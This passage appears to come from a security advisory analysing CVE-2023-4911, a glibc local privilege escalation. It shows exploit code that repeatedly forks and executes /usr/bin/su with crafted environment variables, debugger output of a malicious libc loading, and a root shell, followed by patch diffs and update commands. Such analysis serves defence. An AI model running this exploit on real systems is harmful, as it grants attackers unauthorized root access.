
Execute the /usr/bin/su file containing the envp array as an environment variable repeatedly through the fork() function.



```
    int pid;
    for (int ct = 1;; ct++)
    {
        if (ct % 100 == 0)
        {
            printf("try %d\n", ct);
        }
        if ((pid = fork()) < 0)
        {
            perror("fork");
            break;
        }
        else if (pid == 0) // child
        {
            if (execve(argv[0], argv, envp) < 0)
            {
                perror("execve");
                break;
            }
        }
        else // parent
```

Figure 26. Creating processes repeatedly


When the specified stack pointer reaches the environment variable area with a value of -0x14, the malicious library located at " is loaded and the function is modified.



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
    0x55e620c5a000     0x55e620c5d000 r--p     3000      0 /usr/bin/su
    0x55e620c5d000     0x55e620c64000 r-xp     7000   3000 /usr/bin/su
    0x55e620c64000     0x55e620c66000 r--p     2000   a000 /usr/bin/su
    0x55e620c67000     0x55e620c69000 rw-p     2000   c000 /usr/bin/su
    0x7f2aa3d05000     0x7f2aa3d07000 r--p     2000      0 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d07000     0x7f2aa3d0a000 r-xp     3000   2000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0a000     0x7f2aa3d0b000 r--p     1000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0b000     0x7f2aa3d0d000 rw-p     2000   5000 /usr/lib/x86_64-linux-gnu/libcap-ng.so.0.0.0
    0x7f2aa3d0d000     0x7f2aa3d10000 r--p     3000      0 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d10000     0x7f2aa3d18000 r-xp     8000   3000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d18000     0x7f2aa3d2d000 r--p    15000   b000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2d000     0x7f2aa3d2f000 rw-p     2000  1f000 /usr/lib/x86_64-linux-gnu/libaudit.so.1.0.0
    0x7f2aa3d2f000     0x7f2aa3d3b000 rw-p     c000      0 [anon_7f2aa3d2f]
    0x7f2aa3d3b000     0x7f2aa3d63000 r--p    28000      0 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3d63000     0x7f2aa3ef8000 r-xp   195000  28000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3ef8000     0x7f2aa3f50000 r--p    58000 1bd000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f50000     0x7f2aa3f56000 rw-p     6000 214000 /home/eqst/CVE-TEST/"/libc.so.6
    0x7f2aa3f56000     0x7f2aa3f63000 rw-p     d000      0 [anon_7f2aa3f56]
```

Figure 27. Loading malicious libraries via the relative path

When the libc_main_start() function is executed, the root privilege shell is hijacked successfully.



```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```


Figure 28. The modified __libc_main_start function is executed and the root shell is obtained.

■ Countermeasures

A GNU C library patch has been distributed to resolve the issue.
The command to update the vulnerable library is as follows:

Ubuntu: sudo apt install libc6
Fedora: sudo yum update glibc
Debian: sudo apt install libc6
＊When taking action, an update must be performed after the service availability test.


Looking at the patched library source codes, if a valid tunable name is not found and the end of the character string is reached, you will escape the loop statement.



```
@@ -180,11 +180,7 @@ parse_tunables (char *tunestr, char *valstring)
       /* If we reach the end of the string before getting a valid name-value
         pair, bail out.  */
       if (p[len] == '₩0')
-       {
-         if (__libc_enable_secure)
-           tunestr[off] = '₩0';
-         return;
-       }
+       break;

       /* We did not find a valid name-value pair before encountering the
         colon.  */
```

Figure 29. Repeated escape when name-value search fails after checking the character string

Also, if the end of the character string is reached after it is processed, you will escape the loop without maintaining the value.



```
@@ -244,9 +240,16 @@ parse_tunables (char *tunestr, char *valstring)
             }
         }

-       if (p[len] != '₩0')
-         p += len + 1;
+       /* We reached the end while processing the tunable string.  */
+       if (p[len] == '₩0')
+         break;
+
+       p += len + 1;
     }
+
+  /* Terminate tunestr before we leave.  */
+  if (__libc_enable_secure)
+    tunestr[off] = '₩0';
 }
```

Figure 30. When the character string ends after it is processed, repeated escape occurs.

■ Reference sites

• URL : https://github.com/leesh3288/CVE-2023-4911
• URL : https://github.com/ruycr4ft/CVE-2023-4911
• URL : https://elixir.bootlin.com/glibc/glibc-2.35/source/elf/dl-tunables.c
• URL : https://sourceware.org/git/?p=glibc.git;a=commit;h=1056e5b4c3f2d90ed2b4a55f96add28da2f4c8fa
• URL : https://www.qualys.com/2023/10/03/cve-2023-4911/looney-tunables-local-privilege-escalation-glibc-ld-so.txt